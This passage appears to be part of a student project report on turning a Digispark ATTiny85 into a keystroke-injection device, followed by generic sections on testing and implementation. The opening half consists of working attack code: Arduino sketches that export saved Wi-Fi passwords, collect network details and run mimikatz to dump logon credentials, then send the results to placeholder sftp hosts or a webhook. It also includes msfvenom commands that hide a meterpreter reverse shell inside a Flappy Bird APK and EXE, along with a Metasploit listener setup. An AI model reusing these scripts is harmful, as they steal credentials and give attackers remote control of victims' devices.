  DigiKeyboard.delay(100);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_ALT_LEFT);
  DigiKeyboard.sendKeyStroke(KEY_M);

```

```

int i;
for(i=1;i<100;i++) {
    DigiKeyboard.sendKeyStroke(KEY_ARROW_DOWN);
}
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("cd %temp%");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("@netsh wlan export profile key=clear >nul");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("sftp USERNAME@IPADDR");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("yes");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(5000);
DigiKeyboard.print("PASSWORD");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("mput *.xml");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("bye");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(200);
DigiKeyboard.print("del /f /q /s *.xml >nul");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);

```

```

DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);

//Source code... //netinfo.ino
#include "DigiKeyboard.h"
void setup() {
  pinMode(1, OUTPUT);
}
void loop() {
  DigiKeyboard.delay(5000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(300);
  DigiKeyboard.print("powershell -windowstyle hidden");
  DigiKeyboard.sendKeyStroke(KEY_ENTER, MOD_CONTROL_LEFT +
MOD_SHIFT_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
  DigiKeyboard.delay(100);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("cd $env:temp");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.print("$cmd = {hostname; Get-NetIpAddress | Where PrefixOrigin -EQ
DHCP}");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(100);
  DigiKeyboard.print("$cmd.InvokeReturnAsIs() | Out-File $env:temp/netinfo.txt -
Append");

```

```

DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("sftp USERNAME@IPADDR");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1200);
DigiKeyboard.print("yes");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(5000);
DigiKeyboard.print("PASSWORD");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("mput netinfo.txt");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("bye");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("rm netinfo.txt");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}

```

### **//Source code... //mimikatz.ino**

```

#include "DigiKeyboard.h"

void setup() {
  pinMode(1, OUTPUT);

```

```

}
void loop() {
    DigiKeyboard.delay(5000);
    DigiKeyboard.sendKeyStroke(0);
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigiKeyboard.delay(300);
    DigiKeyboard.print("powershell -windowstyle hidden");
    DigiKeyboard.sendKeyStroke(KEY_ENTER, MOD_CONTROL_LEFT +
MOD_SHIFT_LEFT);
    DigiKeyboard.delay(500);
    DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
    DigiKeyboard.delay(100);
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(1000);
    DigiKeyboard.print("cd $env:temp");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.print("(new-object
System.Net.WebClient).DownloadFile('http://IPADDR/mimikatz.exe','$env:temp/mimi
katz.exe')");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(5000);
    DigiKeyboard.print(".\\mimikatz.exe");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(300);
    DigiKeyboard.print("log");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(300);
    DigiKeyboard.print("privilege::debug");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(300);

```

```
DigiKeyboard.print("sekurlsa::logonPasswords full");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("sftp USERNAME@IPADDR");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1200);
DigiKeyboard.print("PASSWORD");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("mput mimikatz.log");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("bye");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("rm mimikatz.exe, mimikatz.log");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}
```

## 5.4 Screen Layout

### Android application virus making RCE

```
(bharath@cyberbot)-[~/Downloads]
$ msfvenom -x flappybird-1.3-4-minAPI8.apk -p android/meterpreter/reverse_https lhost=192.168.43.192 lport=4444 > flappybird.apk -e php/base64
```


### Windows application virus making RCE

```
(bharath@cyberbot)-[~/Downloads]
$ msfvenom -x flappybird-1.3-4-minAPI8.exe -p windows/meterpreter/reverse_tcp lhost=192.168.43.192 lport=4444 > flappybird.exe -e php/base64
```

### Virus file emerging process and completed after the result

```
Using APK template: flappybird-1.3-4-minAPI8.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.dotgears.flappybird.yhryf
[*] Loading /tmp/d20230430-1948-orln51/original/smali/com/dotgears/flappy/SplashScreen.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20230430-1948-orln51/output.apk
[*] Aligning /tmp/d20230430-1948-orln51/output.apk
[*] Signing /tmp/d20230430-1948-orln51/aligned.apk with apksigner
Payload size: 936001 bytes
```

## Attacker starts his listener port



The screenshot shows a terminal window titled "Applications Places Terminal" with the date and time "Apr 30 16:07". The user is logged in as "bharath@cyberbot: ~". The terminal displays a series of ASCII art characters forming a dragon-like figure. Below the art, there is a message: "Session one died of dysentery. |====|". This is followed by a separator line and a prompt: "Press ENTER to size up the situation". Another separator line is shown, followed by a block of ASCII art. Below that is another prompt: "Press SPACE BAR to continue". The terminal then shows a list of Metasploit modules: "[ metasploit v6.2.9-dev ]", "[ 2230 exploits - 1177 auxiliary - 398 post ]", "[ 867 payloads - 45 encoders - 11 nops ]", and "[ 9 evasion ]". A tip is displayed: "Metasploit tip: View all productivity tips with the tips command". The user enters the command "msf6 > use multi/handler". The terminal shows the configuration of the handler: "Using configured payload generic/shell\_reverse\_tcp", "msf6 exploit(multi/handler) > set payload android/meterpreter/reverse\_tcp", "payload => android/meterpreter/reverse\_tcp", "msf6 exploit(multi/handler) > set LHOST 192.168.43.192", "LHOST => 192.168.43.192", "msf6 exploit(multi/handler) > set LPORT 8080", "LPORT => 8080", and "msf6 exploit(multi/handler) > run". The final output is "[\*] Started reverse TCP handler on 192.168.43.192:8080".

```
=====| Session one died of dysentery. |=====
=====+-----+=====
=====+-----+=====

Press ENTER to size up the situation

=====+-----+=====

Press SPACE BAR to continue

=====+-----+=====


[ metasploit v6.2.9-dev ]
+ -- --[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- --[ 867 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.43.192
LHOST => 192.168.43.192
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.192:8080
```

## Arduino code making and uploading the payload into IOT



The screenshot shows the Arduino IDE interface with the "Wifikey-Grab" sketch loaded. The sketch is for an Arduino Uno R3 and uses the DigiKeyboard library. The code is as follows:

```
#include "DigiKeyboard.h"

void setup() {
  pinMode(1, OUTPUT); //LED on Model A
}

void loop() {

  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //start run
  DigiKeyboard.delay(100);
  DigiKeyboard.println("cmd /k mode con: cols=15 lines=1"); //smallest cmd window possible for trying to making it as less noticeable as possible
  DigiKeyboard.delay(500);
  DigiKeyboard.println("cd %temp%"); //Jumping to temporary dir
  DigiKeyboard.delay(300);
  DigiKeyboard.println("netsh wlan export profile key=clear"); //grabbing all the saved wifi passwd and saving them in temporary dir
  DigiKeyboard.delay(500);
  DigiKeyboard.println("powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial' > Wi-Fi-PASS"); //Extracting all password and saving them in Wi-Fi-Pass file in temporary dir
  DigiKeyboard.delay(500);
  DigiKeyboard.println("powershell Invoke-WebRequest -Uri https://webhook.site/<ADD-WEBHOOK-ADDRESS-HERE> -Method POST -InFile Wi-Fi-PASS"); //Submitting all passwords on hook
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("del Wi-* /s /f /q"); //cleaning up all the mess
  DigiKeyboard.delay(500);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(100);
  digitalWrite(1, HIGH); //turn on led when program finishes
  DigiKeyboard.delay(90000);
}
```


At the bottom of the IDE, the "Uploading..." status bar is visible, showing a progress bar and the text: "Global variables use 380 bytes of dynamic memory. Running Digispark Uploader... Plug in device now... (will timeout in 60 seconds)". The status bar also shows the board "Digispark (Default - 10.5mhz)" and the upload speed "12:51 01-05-2023".



## The malicious payload completion

```
Done uploading.  
> Starting the user app ...  
running: 100% complete  
>> Micronucleus done. Thank you!
```

1



## The IOT device of Arduino Digispark ATTiny85



## 6. SYSTEM TESTING

System testing in Arduino Digispark ATTiny85 is an essential phase in the development process to ensure the system functions as intended and meets the user's requirements. The testing process involves checking the system's functionality, performance, reliability, and security.

Here are some of the steps that can be taken for system testing in Arduino Digispark ATTiny85:

- **Functionality testing:** This type of testing verifies if the system functions as expected. In Arduino Digispark ATTiny85, functionality testing involves checking the code, sensors, actuators, and other connected devices to ensure they work as intended.
- **Performance testing:** Performance testing checks the system's performance, such as its response time, throughput, and resource usage. In Arduino Digispark ATTiny85, performance testing can involve checking the system's processing speed, memory usage, and power consumption.
- **Security testing:** Security testing involves testing the system's security features to ensure it is protected against potential threats. In Arduino Digispark ATTiny85, security testing can include checking for vulnerabilities, implementing secure communication protocols, and securing the system from unauthorized access.
- **Integration testing:** Integration testing verifies the interaction between the different components of the system. In Arduino Digispark ATTiny85, integration testing involves checking if the system components are properly connected and if data is being transferred correctly.
- **User acceptance testing:** User acceptance testing involves testing the system with real users to ensure it meets their requirements and expectations. In Arduino

Digispark ATTiny85, this can involve testing the system's usability and ease of use.

- Regression testing: Regression testing involves retesting the system after making changes to ensure that the changes do not cause any unintended effects or regressions in the system.

Overall, thorough testing is essential to ensure the Arduino Digispark ATTiny85 system is reliable, secure, and meets the user's requirements.

## **Unit Testing**

Unit testing is a type of software testing where individual units or components of a system are tested in isolation. In the case of Arduino Digispark ATTiny85, unit testing can be done for each function or module that is developed for the project.

For example, if a function is developed to read the keystrokes from the keyboard and store them in a log file, a unit test can be created to test this function. The test would provide a set of inputs to the function and verify the outputs to ensure that the function works as expected.

Similarly, each function or module can be tested in isolation to ensure that it is functioning correctly. Unit testing can help detect and fix errors early in the development process, reducing the cost and time associated with fixing bugs in the later stages of development.

In Arduino Digispark ATTiny85, unit testing can be done using the Arduino IDE and various testing libraries such as ArduinoUnit, Unity, and CppUTest. These libraries provide a framework for creating and executing unit tests for Arduino code.

## **Integration Testing**

Integration testing is a type of testing where individual components or modules are combined and tested as a group to ensure that they work together seamlessly. In the case of Arduino Digispark ATTiny85, integration testing involves testing the interactions between the different hardware and software components to ensure that they work together as intended.

For example, one aspect of integration testing for a keylogger implemented with Arduino Digispark ATTiny85 would be testing the interaction between the hardware components (such as the USB development kit and the ATTiny85 microcontroller) and the software components (such as the Arduino IDE and the keylogging script).

The purpose of integration testing is to detect and fix any issues that arise due to the interactions between the components. This helps to ensure that the final product is stable and functions correctly.

## **Validation Testing**

Validation testing in Arduino Digispark Attiny85 involves testing the final product to ensure that it meets the customer's requirements and specifications. It is the process of evaluating the system or software to determine whether it satisfies the intended use and user requirements.

Validation testing is done after the system has been developed and integrated, and it involves testing the system as a whole to ensure that it meets the customer's requirements. The main aim of validation testing is to verify that the system functions correctly, is reliable, and is free of defects or errors.

The following are the steps involved in validation testing for Arduino Digispark Attiny85:

- Requirements gathering: The first step in validation testing is to gather the requirements from the customer. This involves understanding the customer's needs and requirements for the system.
- Test planning: Once the requirements have been gathered, the next step is to create a test plan that outlines the testing process, test cases, and expected results.
- Test execution: The test plan is then executed to verify that the system meets the customer's requirements. This involves running the system through a series of tests to ensure that it functions correctly.
- Defect tracking: If any defects or errors are found during testing, they are tracked and documented. The defects are then fixed, and the system is retested to ensure that the fixes have been effective.
- Acceptance testing: Once the system has been tested and all defects have been fixed, it is subjected to acceptance testing. This involves testing the system with the customer to ensure that it meets their requirements and specifications.
- Final release: Once the system has passed acceptance testing, it is released to the customer for use.

Validation testing is an essential part of the development process, as it ensures that the system meets the customer's needs and is fit for its intended purpose.

## **White Box Testing**

White Box Testing is a type of software testing in which the tester has access to the internal code and design of the software being tested. It is also known as Structural Testing or Code-Based Testing.

In the context of arduino digispark attiny85, White Box Testing can be performed on the code written for the project. The following are some examples of White Box Testing techniques that can be used:

- Code Coverage Testing: This involves measuring the percentage of code that has been executed during testing. It helps to ensure that all parts of the code have been tested.
- Statement Testing: This involves testing each statement in the code to ensure that it is functioning as expected.
- Decision Testing: This involves testing each decision point in the code to ensure that the correct decision is being made.
- Path Testing: This involves testing each possible path through the code to ensure that all possible outcomes have been tested.
- Boundary Value Testing: This involves testing the values at the boundaries of the input range to ensure that the software handles them correctly.

Overall, White Box Testing can help to ensure that the arduino digispark attiny85 project is functioning as expected and that all possible scenarios have been tested.

### **Black Box Testing**

Black Box Testing is a testing technique where the tester does not have any knowledge of the internal workings or code of the system being tested. It is a way of testing the functionality of the system without any knowledge of how the system is implemented.

In the case of Arduino Digispark Attiny85, black box testing can be done by testing the system's functionality and behavior without any knowledge of the internal code. The tester can use different inputs and test scenarios to check whether the system is working as expected or not.

For example, if the system is designed to capture keystrokes and store them in a log file, the tester can test the system by using different inputs, such as typing different keys, entering different characters, and performing various actions to ensure that the keystrokes are being captured correctly and stored in the log file.

Black box testing is important because it helps to identify issues and problems with the system's functionality, regardless of how the system is implemented. By testing the system's functionality from the outside, the tester can provide valuable feedback to the development team on how the system can be improved or optimized to better meet the needs of the end-users.

## 7. FUTURE ENHANCEMENT

- Integrated Display: The Digispark ATTiny85 currently does not have an integrated display, but adding one would enable more user-friendly projects to be developed.
- Higher Processing Speed: The ATTiny85 processor currently runs at 16 MHz, but increasing the clock speed could allow for faster execution of programs.
- Improved ADC Resolution: The Digispark ATTiny85 has a 10-bit analog-to-digital converter (ADC), which limits the precision of analog measurements. Increasing the resolution of the ADC to 12 or 16 bits would enable more accurate analog measurements.
- More Memory: The Digispark ATTiny85 has limited memory, which restricts the size and complexity of programs that can be run on the board. Increasing the amount of memory would allow for more complex programs to be developed.
- Improved Security: The Digispark ATTiny85 currently does not have built-in security features, but adding security features such as encryption would enable more secure communication between devices.



## 8. SYSTEM IMPLEMENTATION

System implementation in Arduino Digispark ATTiny85 involves the actual development and deployment of the system. It includes several stages such as hardware and software installation, configuration, and testing.

The following are the steps involved in implementing a system using Arduino Digispark ATTiny85:

- **Hardware Installation:** The first step is to install the required hardware components, including the Digispark ATTiny85 board, USB cable, and any additional components required for the project.
- **Software Installation:** Next, install the necessary software tools, including the Arduino IDE, Digispark drivers, and any additional libraries required for the project.
- **Configuration:** Configure the Arduino IDE to recognize the Digispark ATTiny85 board by selecting the appropriate board and port settings.
- **Code Development:** Develop the code for the project using the Arduino IDE and any additional libraries required for the project.
- **Testing:** Test the system to ensure that it is functioning correctly, using appropriate testing techniques such as unit testing, integration testing, and validation testing.
- **Deployment:** Once the system has been tested and verified, it can be deployed to the target environment.
- **Maintenance:** Regular maintenance should be performed to ensure that the system continues to function correctly over time.

Overall, the implementation phase is critical to the success of the project, and it is essential to ensure that all hardware and software components are properly configured and tested before deployment..

## 9. CONCLUSION

In conclusion, the Arduino Digispark ATTiny85 is a powerful and versatile microcontroller that can be used in various applications, including cybersecurity. It is small and easy to use, making it a great option for projects that require portability and low power consumption. The Digispark ATTiny85 can be used to develop keyloggers, password stealers, and other security tools.

Through the use of various techniques such as reverse shell connections, binding viruses, and exploiting vulnerabilities, it is possible to use the Digispark ATTiny85 for both offensive and defensive purposes in the field of cybersecurity. Additionally, tools such as Metasploit and TheFatRat make it easier to create and deploy attacks using the Digispark ATTiny85.

Testing and validation are critical to ensure the effectiveness and reliability of any project, including those based on the Digispark ATTiny85. Different testing techniques, such as unit testing, integration testing, and black-box testing, can be used to identify and address potential issues and ensure that the project meets the desired specifications.

Overall, the Arduino Digispark ATTiny85 is a valuable tool for cybersecurity professionals, hobbyists, and enthusiasts alike, and it offers a wide range of possibilities for creative and effective security solutions.

## 10. BIBLIOGRAPHY

Here are some references for Arduino Digispark ATTiny85:

- "Digispark USB Development Board". Digistump.  
<https://digistump.com/products/1>.
- "ATTiny85 Datasheet". Atmel Corporation.  
<https://www.sparkfun.com/datasheets/Components/General/ATTiny85.pdf>.
- "Arduino IDE". Arduino. <https://www.arduino.cc/en/software>.
- "Introduction to Keyloggers". SANS Institute. <https://www.sans.org/reading-room/whitepapers/detection/introduction-keyloggers-39160>.
- "Metasploit Framework". Rapid7. <https://www.rapid7.com/products/metasploit/>.
- "TheFatRat". Github. <https://github.com/Screetsec/TheFatRat>.
- "Wi-Fi Password Recovery". NirSoft.
- [https://www.nirsoft.net/utils/wireless\\_key.html](https://www.nirsoft.net/utils/wireless_key.html).
- "Data Flow Diagrams". SmartDraw. <https://www.smartdraw.com/data-flow-diagram/>.
- "Software Testing Types". Guru99. <https://www.guru99.com/types-of-software-testing.html>.
- "What is Base64 Encoding". Base64.Guru. <https://base64.guru/what-is-base64>.